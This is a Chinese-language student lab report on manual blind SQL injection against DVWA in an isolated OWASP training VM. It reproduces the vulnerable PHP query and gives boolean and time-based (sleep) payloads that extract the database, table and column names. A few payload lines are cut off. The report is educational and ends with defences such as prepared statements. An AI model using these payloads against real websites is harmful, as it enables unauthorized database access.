

《软件安全》实验报告

姓名：谢小珂 学号：2310422 班级：1069

实验名称：

SQL 盲注

实验要求：


基于 DVWA 里的 SQL 盲注案例，实施手工盲注，参考课本，撰写实验报告。

实验过程：


1. 环境配置

1.1 下载并导入 OWASP 虚拟机

根据书本上的提示，从官网下载 OWASP Broken Web Apps 虚拟机镜像。




使用 VMware Workstation 导入并启动，登录账号：root 登录密码：owaspbwa




确保虚拟机网络设置为“Host-only”或“NAT”模式，以隔离实验环境。

1.2 访问 Web 界面

虚拟机启动后，通过浏览器访问其 IP 地址（如 http://192.168.92.131/）。



选择“Damn Vulnerable Web Application (DVWA)”登录，使用默认账号（admin/admin）。



1.3 设置安全级别

在 DVWA 的“Security”选项卡中，将安全级别调整为“Low”，确保实验环境允许注入攻击，发现初始值已经设为 low，无需再进行更改。



2. 判断注入类型（字符型/数字型）

2.1 基础测试

在 SQL 盲注页面输入 1，若返回用户信息（如“First name: admin”），说明存在注入点。

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1
First name: admin
Surname: admin

2.2 字符型注入验证

输入 1' and 1=1#，引号为了闭合原来 SQL 语句中的第一个单引号，而后面的# 为了闭合后面的单引号，返回正常结果。

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and 1=1 #
First name: admin
Surname: admin

再输入 1' and 1=2#，返回空，则确认是字符型注入（通过单引号闭合原 SQL 语句，# 注释后续部分）。

Vulnerability: SQL Injection (Blind)

User ID:

点页面右下角 View Source，来查看源代码，发现安全级别为 low 的情况下，程序未对 id 做任何处理：

SQL Injection (Blind) Source


```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];
    $sql = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($sql); // Removed 'or die' to suppress mysql errors
    $num = @mysql_num_rows($result); // The '@' character suppresses errors making the injection 'blind'
    $i = 0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");
        echo "<pre>";
        echo "ID: " . $id . "<br>First name: " . $first . "<br>Surname: " . $last;
        echo "</pre>";
        $i++;
    }
}
```

3. 猜解数据库名

3.1 确定长度

输入 1' and length(database())=N#（N 从 1 递增），直到返回正确结果（如 N=4 时），确认数据库名长度为 4。

（1）输入 1' and length(database())=1 #，显示不存在。



(2) 输入 1' and length(database())=2 # , 显示不存在。



(3) 输入 1' and length(database())=3 # , 显示不存在。



(4) 输入 1' and length(database())=4 # , 显示存在, 说明数据库名长度为 4。



3.2 逐字符猜解

使用 ASCII 值二分法: 1' and ascii(substr(database(),1,1))>97# (判断首字母是否大于 'a'), 逐步缩小范围, 如>100、=100, 最终确定首字母为 'd', 重复上述步骤, 猜解完整数据库名 (如 "dvwa") 。

下面是获取数据库名字的具体步骤:

输入 1' and ascii(substr(database(),1,1))>97 #, 显示存在, 说明数据库名的第一个字符的 ascii 值大于 97 (小写字母 a 的 ascii 值);

输入 1' and ascii(substr(database(),1,1))<122, 显示存在, 说明数据库名的第一个字符的 ascii 值小于 122 (小写字母 z 的 ascii 值);

输入 1' and ascii(substr(database(),1,1))<109, 显示存在, 说明数据库名的第一个字符的 ascii 值小于 109 (m);

输入 1' and ascii(substr(database(),1,1))<103, 显示存在, 说明数据库名的第一个字符的 ascii 值小于 103 (g);

输入 `1' and ascii(substr(database(),1,1))`，显示不存在，说明数据库名的第一个字符的 `ascii` 值不小于 100 (d)；
输入 `1' and ascii(substr(database(),1,1))>100 #`，显示不存在，说明数据库名的第一个字符的 `ascii` 值不大于 100 (d)，所以数据库名的第一个字符的 `ascii` 值为 100，即小写字母 d。
重复上述步骤，猜解出完整的数据库名 dvwa。
输入 `1' and database() = "dvwa" #`，



4. 猜解表名

4.1 统计表数量

(1) 输入 `1' and (select count (table_name) from information_schema.tables where table_schema=database())=1 #` 显示不存在



(2) 输入 `1' and (select count(table_name) from information_schema.tables where table_schema=database())=2#`，确认数据库包含 2 张表。

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and (select count(table_name) from information_schema.tables where table_schema=database())=2 #
First name: admin
Surname: admin

4.2 猜解表名长度及字符

(1) 逐一猜解表名:

`1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=1 #` 显示不存在。

`1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=2 #` 显示不存在。

...

`1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #` 显示存在。

确认表名长度为 9。

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=9 #
First name: admin
Surname: admin

(2) 通过 ASCII 二分法逐字符猜解:

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>97 # 显示存在。

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))显示存在。

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))显示存在。

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))显示不存在。

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>103 # 显示不存在。

说明第一个表的名字的第一个字符为小写字母 g。

重复上述步骤猜解出两个表名, 最终得到表名 (如 “guestbook” 和 “users”)。

5. 猜解字段名

5.1 统计字段数量

1' and (select count(column_name) from information_schema.columns where table_name= ' users')=1# 显示不存在 ……

1' and (select count(column_name) from information_schema.columns where table_name= ' users')=8 # 显示存在, 说明 users 表有 8 个字段。

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and length(substr((select column_name from information_schema.columns where table_name= ' users' limit 0,1),1,1))=7 #
First name: admin
Surname: admin

users 表的第一个字段为 7 个字符长度, 采用二分法, 即可猜解出所有字段名。

5.2 逐字段猜解

类似表名猜解方法, 通过长度和 ASCII 值逐步确定字段名。

6. 基于时间的盲注

通过构造包含条件判断和时间延迟函数 (如 sleep(N)) 的 SQL 语句, 根据页面响应时间差异间接推断数据库内容。适用于目标网站不返回错误信息或查询结果的场景。

6.1 注入验证

验证目标参数是否存在基于时间的 SQL 盲注漏洞。

输入 1' and sleep(5)#, 页面响应延迟 5 秒, 则存在时间盲注。

6.2 猜解数据

通过逐字符爆破方式获取数据库名、表名、字段名及表中数据。

(1) 猜解当前数据库名字长度:

输入以下 SQL 语句来判断数据库名字的长度:

```
1' and if(length(database())=1,sleep(5),1) #
```

如果没有延迟，说明数据库名字长度不是 1。

继续尝试：

```
1' and if(length(database())=4,sleep(5),1) #
```

如果出现明显延迟，说明数据库名字长度为 4。

(2) 采用二分法猜解数据库名：

输入以下 SQL 语句来猜测数据库名字的第一个字符：

```
1' and if(ascii(substr(database(),1,1))>97,sleep(5),1) #
```

如果出现明显延迟，说明第一个字符的 ASCII 值大于 97（小写字母 'a' 的 ASCII 值）。

继续尝试，逐步缩小范围：

```
1' and if(ascii(substr(database(),1,1))>109,sleep(5),1) #
```

如果没有延迟，说明第一个字符的 ASCII 值不大于 109。

继续进行二分法猜解，直到确定第一个字符：

```
1' and if(ascii(substr(database(),1,1))=100,sleep(5),1) #
```

如果出现明显延迟，说明第一个字符的 ASCII 值为 100，即小写字母 'd'。

按照上述方法，继续猜解数据库名字的其他字符，直到确定完整的数据库名字。

(3) 猜解表名和字段名：

使用类似的方法，可以进一步猜解数据库中的表名和字段名。例如：

```
1' and if((select count(table_name) from information_schema.tables  
where table_schema=database())=1,sleep(5),1) #
```

如果没有延迟，说明表的数量不是 1。

继续尝试：

```
1' and if((select count(table_name) from information_schema.tables  
where table_schema=database())=2,sleep(5),1) #
```

如果出现明显延迟，说明表的数量为 2。

按照上述方法，逐步确定表名和字段名。

(4) 猜解表中数据：

最后，可以通过同样的方法，猜解表中的具体数据。利用二分法和时间延迟的方法，逐字符地确定每个字段中的数据内容。

心得体会：

在这次实验中，实践了 SQL 盲注攻击，通过对 DVWA 中的 SQL Injection(Blind) 模块进行测试和分析，深刻理解了 SQL 盲注的工作原理和防御方法。通过实验，我能够手动执行盲注攻击，验证数据库存在漏洞，并进一步猜解数据库的结构和内容。

一、实验成果

通过 DVWA 平台的 SQL 盲注模块实践，掌握了手动盲注攻击的全流程：

1. 环境搭建：配置 OWASP 虚拟机并启动 DVWA，设置安全级别为“low”以触发漏洞环境。

2. 漏洞验证：通过 1' and 1=1# 和 1' and 1=2# 等测试语句，确认存在字符型 SQL 盲注。

3. 数据猜解：

逐字符猜解出数据库名 dvwa、表名 guestbook 和 users，以及字段结构，针对高难度场景，通过 sleep() 函数延迟响应时间，验证了基于时间的盲注方法。

二、知识收获

1. 理论深化：

理解盲注与传统 SQL 注入的本质区别：盲注依赖间接推断（如页面响应差异、时间延迟），而非直接返回错误或数据；掌握 `length()`、`ascii()`、`substr()` 等函数在逐字符猜解中的应用逻辑。

2. 实践技能：

手动构造恶意 SQL 语句（如闭合单引号、使用注释符`#`），分析响应结果推断数据库结构；理解自动化工具（如 SQLMap）的底层原理，为后续工具使用奠定基础。

3. 安全意识：

明确防御关键点：参数化查询、输入过滤、安全级别设置（如 DVWA 的高安全级别会增加防护逻辑）。

三、总结与未来启示

实验不仅强化了对 SQL 盲注技术细节的掌握，更提升了网络安全的全局思维。未来需在开发中优先采用安全编码实践（如预编译语句），并通过持续学习提升攻防两端的技术能力，为软件安全提供保障。